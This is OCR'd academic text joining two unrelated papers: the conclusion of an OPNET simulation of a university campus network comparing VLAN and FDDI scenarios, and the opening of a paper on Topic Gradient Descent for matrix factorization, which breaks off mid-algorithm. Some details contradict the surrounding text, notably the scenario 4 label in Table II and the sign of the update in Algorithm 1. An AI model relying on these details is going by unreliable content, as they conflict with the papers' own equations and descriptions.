

Fig. 2. SUNC network topology viewing more details in each college wireless network.



Fig. 3. SUNC network topology illustrated with Wi-Fi access point at each college center.

While inside each college campus as shown in Fig. 4 the workstations are connected throw an access point as indicate in Fig. 4. The four proposed scenarios keep same network hierarchy with different logical configuration and physical connection between campus access point and core switch. At campus level, a wireless network connection is selected to add more flexibility to the end user and to achieve full mobility needed with the modern network connected devices and equipment like (mobile and tablets).



Fig. 4. SUNC network topology at access layer (each college).

In first scenario, the interconnection between the core switch and college campus access point is done by using fiber optic cable 1000Base X. the second scenario use the same previous Cable in addition we configure the network as unique VLAN. The VLAN is used to define logical units to those people of the same administrative service, research group, classrooms, etc. This gives the availability to the users of the same unit to connect to the network from geographically distributed locations spread at remote areas inside the university [11]. After connecting the nodes, their configuration must be selected by editing the attribute of each node. A subnet was created for VLAN (Virtual Local Area Networks). In the proposed VLAN the ports were configured as ‘access’ ports except the port connected to the core switch should be ‘trunk’ to allow access to internet through the trunk port in the core switch. To ensure proper connection between the computers in the network, each computer was addressed with an IP of class B, with the subnet mask (255.255.255.0). This subnet mask, in turn, allowed 254 subnets. Each subnet has to provide them with an internet access. IP32 cloud which is one of the OPNET facilities was added to connect the network to the internet. A router links between the core switch and the IP32 cloud. The router must have an IP address for all the connected ports. The port facing the core switch was set with an IP address of the same subnet used for VLAN, and the port facing the internet was given an IP address of the subnet between the internet itself and the router. In third scenario, the FDDI (Fiber Distributed Data Interface) technology is employed to connect logically and physically each access point to the core switch. FDDI is a network technology that supports 100 Mbps transmission rate for up to 500 communicating stations configured in a ring or a hub topology. FDDI was developed by the American national standard institute (ANSI) X3 T9.5 committee in 1987. It uses fiber optic cable up to 200 km in length (single ring) in a LAN environment, in a dual ring topology, maximum distance is 100 km in the fourth scenario a hybrid technology between second and third scenario is presented which is VLAN based FDDI in that the logical configuration is based on VLAN configuration while the interconnections have been connected by FDDI Technology. The four proposed scenarios are tested and their performance are investigated using network common quality of service parameters like network delay, and throughput for FTP service defined on a main server.

IV. Results and Discussion

After creating the network model, the simulator has to test the performance of proposed network scenarios. Table II below summarize the scenario code, details and curve color in the OPNET graphs.

The profile name of FTP application was appended to some computers and specified the FTP server as their destination. This was done to test the traffic to/from these computers and the FTP server. In this work, FTP service besides some focus on HTTP services have been made. Fig. 5 and 6 show the responses of the network model of FTP test for each scenario. As can be seen in these figures, the responses had zero values at the beginning, and then were increased because the network should have enough time to identify its components, this might take few seconds.

Fig. 5 shows the average traffic received for the FTP service in SUNC network for all scenarios. It's clear that the minimum average traffic received is attained by the fourth scenario, whereas the comparable results have been observed by other scenarios.

Fig. 6 shows the FTP Traffic send in (byte/sec) through the network, it's clear that the fourth and second scenarios appear to utilize the network bandwidth rather than second and third scenarios.

TABLE II. Scenarios Details with Curve Color

Scenario Order Number	***Scenario Details***	***Curve Colour***
Scenario 1	1000BaseX without VLAN	Green
Scenario 2	1000BaseX with VLAN	Blue
Scenario 3	FDDI without VLAN	Red
Scenario 4	FDDI without VLAN	Cyan

Fig. 7 shows the average HTTP object response time in seconds It's obvious that the fourth scenario records fastest response time as compared to other scenarios which give compatible results.

Fig. 8 shows the HTTP traffic received. It's obvious that the minimum HTTP traffic received is by the fourth scenario which gives compatible results.



Fig. 5. SUNC average traffic received (FTP Service) in byte/sec.



Fig. 6. SUNC network Traffic sent (FTP Service) in byte/sec.



Fig. 7. SUNC network the HTTP object response time in (sec).

From Fig. 9 below which shows the HTTP service Response Time in sec, the fourth scenario gives shortest response time as compared to another scenario, while the 3rd scenario gives relatively longest response time.



Fig. 8. SUNC network the HTTP traffic received in (byte/sec).



Fig. 9. SUNC network the HTTP page response time in (sec).

Fig. 10 depicts a comparison based on Traffic received (packet/sec) for the VLAN based scenarios (second and fourth scenarios). This comparison is made to investigate the performance of these two scenarios. The fourth scenario outperform the second scenarios by reducing the amount of traffic received, this due to the reliability of FDDI technology.

Fig. 11 shows the average wireless LAN Media access delay. The fourth scenario gives minimum LAN medium access delay in sec. While first second and third scenarios give comparable results.

In Fig. 12 which depicts the Ethernet delay calculated during the heavy load period, it’s clear that the third scenario, shows maximum delay about 0.000085 sec, while the fourth scenario gives minimum delay about 0.000008.



Fig. 10. Traffic received (packet/sec) for fourth and second scenario.



Fig. 11. Average Wireless LAN Media access delay.



Fig. 12. SUNC network ethernet delay.

V. Conclusion

This paper depicts the ability of OPNET simulator tool in preparing and simulating a model of the new campus computer network at Salahaddin University. As can be seen from the figures of FTP, HTTP, wireless LAN and Ethernet delay, that the responses had zero values at the beginning, and then began to increase because the network should take sufficient time to recognize and identify its components and devices; therefore, this may take few seconds. Four scenarios have been proposed and discussed, based on traditional and new technologies. The fourth scenario which combine VLAN and FDDI technologies show superior properties in term of access delay, Ethernet delay and HTTP with FTP response time and load. While other scenarios give comparable results. In the future a real implementation of the fourth scenario will support the results obtained by this research paper.

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Rating Prediction with Topic Gradient Descent Method for Matrix Factorization in Recommendation

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***Abstract*—In many online review sites or social media, the users are encouraged to assign a numeric rating and write a textual review as feedback to each product that they have bought. Based on users' history of feedbacks, recommender systems predict how they assesses the unpurchased products to further discover the ones that they may like and buy in future. A traditional approach to predict the unknown ratings is matrix factorization, while it uses only the history of ratings included in the feedbacks. In recent researches, its ignorance of textual reviews is pointed out to be the drawback that brings mediocre performance. In order to solve such issue, we propose a method of rating prediction which uses both the ratings and reviews, including a new first-order gradient method for matrix factorization, named Topic Gradient Descent (TGD). The proposed method firstly derives the latent topics from the reviews via Latent Dirichlet Allocation. Each of the topics is characterized by a probability distribution of words and is assigned to correspond to a latent factor. Secondly, to predict the ratings of the users, it uses matrix factorizaiton which is trained by the proposed TGD method. In the training process, the updating step of each latent factor is dynamically assigned depending on the stochastic proportion of its corresponding topic in the review. In evaluation, we both use YELP challenge dataset and per-category Amazon review datasets. The experimental results show that the proposed method certainly converges the squared error of the prediction, and improves the performance of traditional matrix factorization up to 12.23%.**

Keywords*—*Gradient descent; matrix factorization; Latent Dirichlet Allocation; information recommendation

I. Introduction

Nowadays, recommender systems play a significant role in online services and social networks to communicate with their users. In order to discover and provide the items (e.g. products or news, etc.) that users potentially are interested and buy in future, a consideration is to predict how they assess the unpurchased items based on their history of feedbacks. Such feedbacks are written by the users after their purchases, and each of them includes a numeric rating as the evaluation and a textual review. The most well-known approach to predict the ratings is Collaborative Filtering (CF) [1]. It assumes that users sharing similar evaluation to their common items in the past, are also likely to have similar evaluation for a certain item in the future. Among all the CF algorithms, latent factor-based matrix factorization (MF) is the most famous [2]–[4]. It characterizes both items and users by vectors of latent factors, which comprise computerized alternatives to the human created genres. The rating of a user to a specific item is modeled by the inner product of their factors. Using machine learning algorithm, the latent factors can be learnt based on the ratings in the history of feedbacks.



Fig. 1. A graph that characterizes the actual topics in reviews of two users to three products on Amazon. In reviews, each user mentioned many topics in which he is interested. For different products each user mentions different parts of interested topics in the reviews; for a specific product, different users focus on different associated topics.

However, recent researches pointed out that the ignorance of the reviews is the major shortcoming of MF and brings it mediocre performance [5]–[7]. Fig. 1 shows two users and their feedbacks to three products from Amazon. For product B (a music player), user A gives a low rating and points out the bad qualities of music's playing and camera; conversely, user B rates highly and his principal reason is that he is a fan of the player's maker. It represents the fact that although a user often has his own overall opinion (i.e. like or dislike) to obvious properties of product, he/she may focus only on a part of them in the evaluation. While the description of the properties are contained in the textual review, MF cannot realize such unequally treatment since the correspondence of them to latent factors are not defined. To bridge this gap, existing works [6], [7] model the latent topics of reviews with distributions of words, and transform them to latent factors. Unfortunately, the transformation is complicated and makes their methods time consuming in dealing with large-scale data.

In this paper, in order to solve the issues mentioned above, we propose a new method to predict the rating of user's unpurchased item for recommendation. In order to model the latent topics in the reviews, we train a Latent Dirichlet Allocation (LDA) [8] independently. Each of the topics is assigned to a latent factor. Our idea is to present a new first-order gradient descent method, called Topic Gradient Descent (TGD), which binds the latent topics to latent factors via the training process of MF instead of the transformation. Since a more mentioned topic in a review is considered more importantly when the user rates, its proportion to all topics represent the degree of importance. When iteratively updating its corresponding latent factor in the training, its updating step is dynamically fixed based on such importance. In other words, the importance of topics points out the direction to update the latent factor vectors of users and items. With these trained latent factor vectors, we use the biased MF to predict the ratings.

In our evaluation, we conducted a series of experiments using 11 datasets, including YELP challenge dataset and per-category reviews from Amazon. It evaluates not only the entire performance in the problem of missing rating's prediction, but also the convergence of the squared error of rating prediction in the training.

The contribution of this paper is as follows:

- It proposes a new gradient descent method named TGD, which provides a solution to introduce latent topics to MF, to release the unequally treatment of latent factors. The results of the experiment demonstrate that it certainly converges the objective function in MF's training. Furthermore, the speed of convergence depends on the dispersion of topics' proportions.
- TGD works well in the proposed method for rating prediction in recommendation. Comparing with simplex MF [2], the proposed system derives an improvement up to 9.03% in term of MAE, 12.23% in RMSE. It even outperforms state-of-the-art model [7] for recommendation in most of the datasets. Additionally, the proposed method is also demonstrated to have higher accuracy than simplex MF in the prediction of high-scored ratings.

The remainder of this paper is organized as follows: Section II overviews related works of latent factor models. Section III describes the problem that we focus and briefly reviews MF. Section IV describes the detail of proposed method. Section V represents the method of evaluation and shows its results. Finally, Section VI concludes the paper with future work.

II. Related Works

In recent years, latent factor-based approaches are popular for their efficiencies in handling large scale datasource. In order to model users' ratings for further prediction, they approximate user-item rating matrix by singular value decomposition [2], [9]. It decomposes the rating matrix into two orthogonal matrices, which represent the latent factors of users and items, respectively. In the training, the factors are often learnt via gradient descent method. For an unpurchased item of a given user, the rating prediction is made by calculating the inner product of their latent factors. Salakhutdinov *et al.* [9] proposed Probabilistic Matrix Factorization (PMF) and introduced Gaussian priors as hyperparameters to present latent factors. They noted that maximizing the log-posterior of the ratings over users' and items' latent factors is equivalent to minimizing the squared errors of the rating prediction. Hu *et al.* [10] applied latent factor model to the recommendation for implicit feedback datasets, which includes the indirectly reflect opinions, such as the purchase history of products and browsing history of the web pages. In the optimization of the model, they let the differentiation of user's and item's latent factors be zero, and recalculate the expression for them.Koren *et al.* [11] proposed a model for recommendation which integrates the latent factor model and traditional neighborhood model of CF. In their rating prediction, it directly sums up the predictions of these two models together. All these approaches ignore the reviews of users' feedbacks, which makes them scalability but mediocre accuracy in rating prediction.

To improve the performance of latent factor models, semantic analysis of textual summary of an item is introduced in many existing researches [5], [12], [13]. In the case of reviews of feedbacks, a common idea is to take the reviews correlated with individual item as one summary. Wang *et al.* [5] proposed a model named Collaborative Topic Regression (CTR), which combines PMF and LDA for recommendation of scientific articles. The latent topics of a given article are derived from its title and abstract. Their distribution and a set of parameters are together to form the latent factors of the article. Purushotham *et al.* [14] pointed out that CTR has poor performance in the case of few feedbacks contained in the dataset, the so-called sparsity of data. To solve the problem, they integrated follower relationship among users as assistant information. The social network structure was transformed into social matrix, and approximated by an additional MF model. On the other hand, Wang *et al.* [15] proposed Collaborative Deep Learning (CDL), a latent factor model based on CTR to improve its performance. Instead of LDA, they use stacked denoising autoencoder to infer the distribution of latent topics for scientific article. Different with other CTR-based method, CDL directly use the probabilistic distribution of topics to be the latent factors of the given article. The idea of these CTR-based method is to join the distribution of latent topics into users' or items' latent factors, or to replace them. Since the topics are not derived from the individual review, they cannot perceive the unequally treatment of factors in the user's evaluation to a specific item. In contrast, we learn the topics for each review by LDA independently, and use it to be the direction in updating of latent factors in their learning.

Another consideration to combine latent factor model and topic model is to define a transformation between the topic distribution of reviews and latent factor vector of the corresponding item. McAuley *et al.* [6] proposed a latent factor based model named Hidden Factors of Topics (HFT) which integrates LDA and MF. The two models are combined with a softmax function of item's latent factors, which transforms them into topic distribution of correlated reviews. Based on HFT, Bao *et al.* [7] proposed Topic-MF, in which they replace LDA with Non-negative Matrix Factorization model. Not only the items' latent factors, the users' factors are also introduced into the transformation of softmax function. Therefore, the topic distribution represents no longer the topics in the reviews that correlate with a specific item, but a single review in a given feedback. Although it is demonstrated that the performance of HFT and TopicMF outperforms the traditional models such as MF, both of them suffer the drawback of the complicate transformation of latent factor and topic distribution.

III. Preliminaries

A. Problem Definition

The problem we study is to accurately predict the ratings of unpurchased items for users based on their history of feedbacks. Each of the feedbacks includes a numerical rating in scale of $[a, b]$ (e.g. ratings of one to five stars on Amazon) and a textual correlated review. Suppose in the feedbacks we have I users and J items overall. The rating made by user u_i ($i \in \{1, \ldots, I\}$) to item v_j ($j \in \{1, \ldots, J\}$) is denoted as $r_{i,j}$. If $r_{i,j}$ exists, it must have a correlated review $d_{i,j}$ written by u_i. Therefore, feedback is a 4-tuple $< u_i, v_j, r_{i,j}, d_{i,j} >$. Note that for a given user u_i and his unpurchased item $v_{j'}$ ($j' \in \{1, \ldots, J\}$), we only predict the unknown rating as $\hat{r}_{i,j'}$ without the unknown review $d_{i,j'}$.

B. Matrix Factorization for Recommendation

Biased matrix factorization [2] is an influential method to predict the missing ratings in recommendation. It maps users and items into a joint latent factor space with K dimensions which is arbitrary predefined. Accordingly, each user u_i is associated with a vector $U_i \in \mathbb{R}^K$, whose elements measure his/her extent of interest to such factors. On the other hand, vector $V_j \in \mathbb{R}^K$ is associated with a given item v_j, and presents the positive or negative extent of those factors that v_j possesses. The inner product of U_i and V_j represents the interaction of u_i and v_j, and approximates the corresponding rating $r_{i,j}$:

$$r_{i,j} \sim \hat{r}_{i,j} = U_i^T V_j + \mu + b_i + b_j, \quad (1)$$

where μ is the average of ratings over all users and items, b_i and b_j denote the observed biases of user u_i and item v_j, respectively. Normally, a bias of a given user or item is calculated as the result of subtraction of μ from the average of correlated ratings.

The objective is to learn U_i and V_j by given training set including observed ratings, by minimizing the function of regularized squared error:

$$\begin{aligned}\mathcal{L} = \frac{1}{2} \sum_{i,j} [c_{i,j}(r_{i,j} - \hat{r}_{i,j})^2 \\ + \lambda(\|U_i\|^2 + \|V_j\|^2 + {b_i}^2 + {b_j}^2)],\end{aligned} \quad (2)$$

where λ is the parameter to control the regularization to avoid over-fitting in learning, and $\| \cdot \|^2$ denotes the L^2 norm. $c_{i,j}$ is the confidence parameter of rating $r_{i,j}$, which indicates how much we trust it. A large $c_{i,j}$ should be assigned for some deliberate ratings, and a small $c_{i,j}$ for the ones that do not deserve seriously treatment such as advertisings and fakes.

A typical way to minimize the objective function (2) is to use gradient descent algorithm [2], [9]. It calculates the gradients of U_i and V_j for every given rating $r_{i,j}$ as

$$\begin{aligned} g_{U_i} &= -c_{i,j}(r_{i,j} - \hat{r}_{i,j})V_j + \lambda \cdot U_i \\ g_{V_j} &= -c_{i,j}(r_{i,j} - \hat{r}_{i,j})U_i + \lambda \cdot V_j, \end{aligned} \quad (3)$$

and updates them to the inverse direction of gradients iteratively. The updating step is often unique and controlled by a constant learning rate. Since a big learning rate causes divergence of the objective function and a small one may result in slow learning, it is crucial to find a proper learning rate [16].



Fig. 2. The construction of proposed method.

IV. Proposed Method

In this section, we present our proposed method, whose structure is shown in Fig. 2. With a given set of history of feedbacks, the first task for us is to derive the topics from each review. As the pre-processing, we use LDA [8], which is a probabilistic generative latent topic model of a set of semantic documents called corpus. Its idea is that each latent topic is characterized by a distribution over words, and a document is a random mixture over such topics. We take each review in the feedback as a single document, and all reviews as the corpus D. Assume that there are K topics overall in D, which are shared by all documents. A topic is denoted by t_k with $k \in \{1, \ldots, K\}$. For a review $d_{i,j} \in D$, its topic distribution is denoted by $\theta_{i,j}$, which is a K-dimensional stochastic vector. Therefore, each of the elements $\theta_{i,j}^k$ represents the proportion of corresponding topic t_k having been mentioned in $d_{i,j}$. Following the method presented in [17], we independently train the LDA model for D and infer $\theta_{i,j}$ for each review $d_{i,j}$ by Gibbs Sampling.

Next, we use MF to model the ratings and further to predict the missing ones for users. The difficulty comes from the link of the topic distributions of reviews and latent factors without a complicated transformation between them. We propose a new first-order gradient descent method named Topic Gradient Descent (TGD), to correlate them through the training process of MF. Since the reviews provide an efficient tool for the users to explain their ratings, important topics are often mentioned much in the reviews. Therefore, the topic distribution $\theta_{i,j}$ represents the importance of degree of topics in the evaluation of user u_i to item v_j, rather than his/her preference on v_j. In other words, when $\theta_{i,j}^k = 0$, t_k is not worth to mention for u_i and have no impact on the evaluation of v_j. Assume that the number of latent factors is equal to the number of topics, and topic t_k corresponds and interprets the elements U_i^k and V_j^k of U_i and V_j. The key idea is to use $\theta_{i,j}^k$ to affect the learning of U_i^k and V_j^k in the training process of MF. To be more specific, a given error of the rating prediction $r_{i,j} - \hat{r}_{i,j}$ is a linear combination of $\theta_{i,j}$, U_i and V_j. With the denotation of gradients g_{U_i} and g_{V_j} in (3), we write the updating equation for U_i and V_j as

$$\begin{array}{l} U_i \leftarrow U_i - \gamma H_{i,j} \cdot g_{U_i} \\ V_j \leftarrow V_j - \gamma H_{i,j} \cdot g_{V_j}, \end{array} \quad (4)$$

where γ is a pre-defined constant, and $H_{i,j}$ is a $K \times K$ diagonal matrix with $\theta_{i,j}$ as the diagonal elements. $H_{i,j}$ is together with γ to be the learning rate, which assigns various updating steps for each latent factor. For the topics which have high importance and generate much error, their corresponding latent factors are updated with large steps. In contrast, factors of unimportant topics are updated with small steps in every epoch of training. When U_i and V_j are intialized with vectors of extremely small constant, such factors will remain the initial values and further have little impact on the rating prediction.

Although we have correlated latent factors with topics and realized their unequal treatment, an issue remained to be solved is that the convergence of the objective function (2) may be slow. Since the average of $\theta^t_{i,j}$ is $1/K$, the average of updating step reduces to $1/K$ of the traditional gradient descent method [1]. Let $s \in [1, +\infty]$ be the timestamp that represents the epochs in training. Following the idea of previous effort [18], we introduce the timestamp into the learning rate. Instead of a constant, γ is re-defined with a function of the timestamp s:

$$\gamma = \frac{\alpha}{\sqrt{s}} \quad (5)$$

where α is an arbitrary predefined constant. γ is inverse to s so that it reduces following the growth of s. Therefore, U_i and V_j are updated with large steps at the beginning of training, and slightly adjusted to find the most proper values at last.

We present TGD method in Algorithm 1, where U^s_i and V^s_i denote the values of U_i and V_j in epoch s. Note that although the form of updating is similar to second-order Newton's method, we only use first-order information of U_i and V_j. Let $|D|$ denotes the number of reviews in corpus D. In each epoch, the time complexities for the calculation of gradients and update of U_i and V_j are $\mathcal{O}(|D| \cdot K)$. Also assume that in the epoch T the objective function converges. Therefore, the time complexity of TGD remains $\mathcal{O}(T \cdot |D| \cdot K)$, the same as existing first-order method.

With the MF model trained by TGD, for a given user u_i and an unpurchased item $v_{j'}$, we calculate the rating prediction $\hat{r}_{i,j'}$ following (1).

V. EVALUATION

In this section, we conduct the evaluation with three perspectives: 1) whether the proposed TGD method makes the objective function (2) rapidly converge; 2) how the parameters impact the performance of the proposed method; 3) how is the performance of proposed method comparing with MF and the state-of-the-art model for recommendation.

A. Datasets and Implementation

In evaluation, we use several datasets have been driven from YELP [2] and Amazon [19]. They are filtered by the following constraints to have the feedbacks that:

[1]B. Webb, "Netflix update: Try this at home", http://sifter.org/~simon/journal/20061211.html

[2]http://www.yelp.com/dataset_challenge

Algorithm 1 Topic Gradient Descent

Require: $\theta_{i,j}$ for $d_{i,j} \in D$
Initialize U_i and V_j with vectors of unique value and α with constant, set $s = 1$.
while The objective function (2) has not converged **do**
  Calculate $\gamma \Leftarrow \alpha \cdot s^{-1/2}$
  for $d_{i,j} \in D$ **do**
    Compute gradients g_{U_i} and g_{V_j}
    Apply update $U^{s+1}_i \Leftarrow U^s_i + \gamma H_{i,j} \cdot g_{U_i}$
    Apply update $V^{s+1}_j \Leftarrow V^s_j + \gamma H_{i,j} \cdot g_{V_j}$
  end for
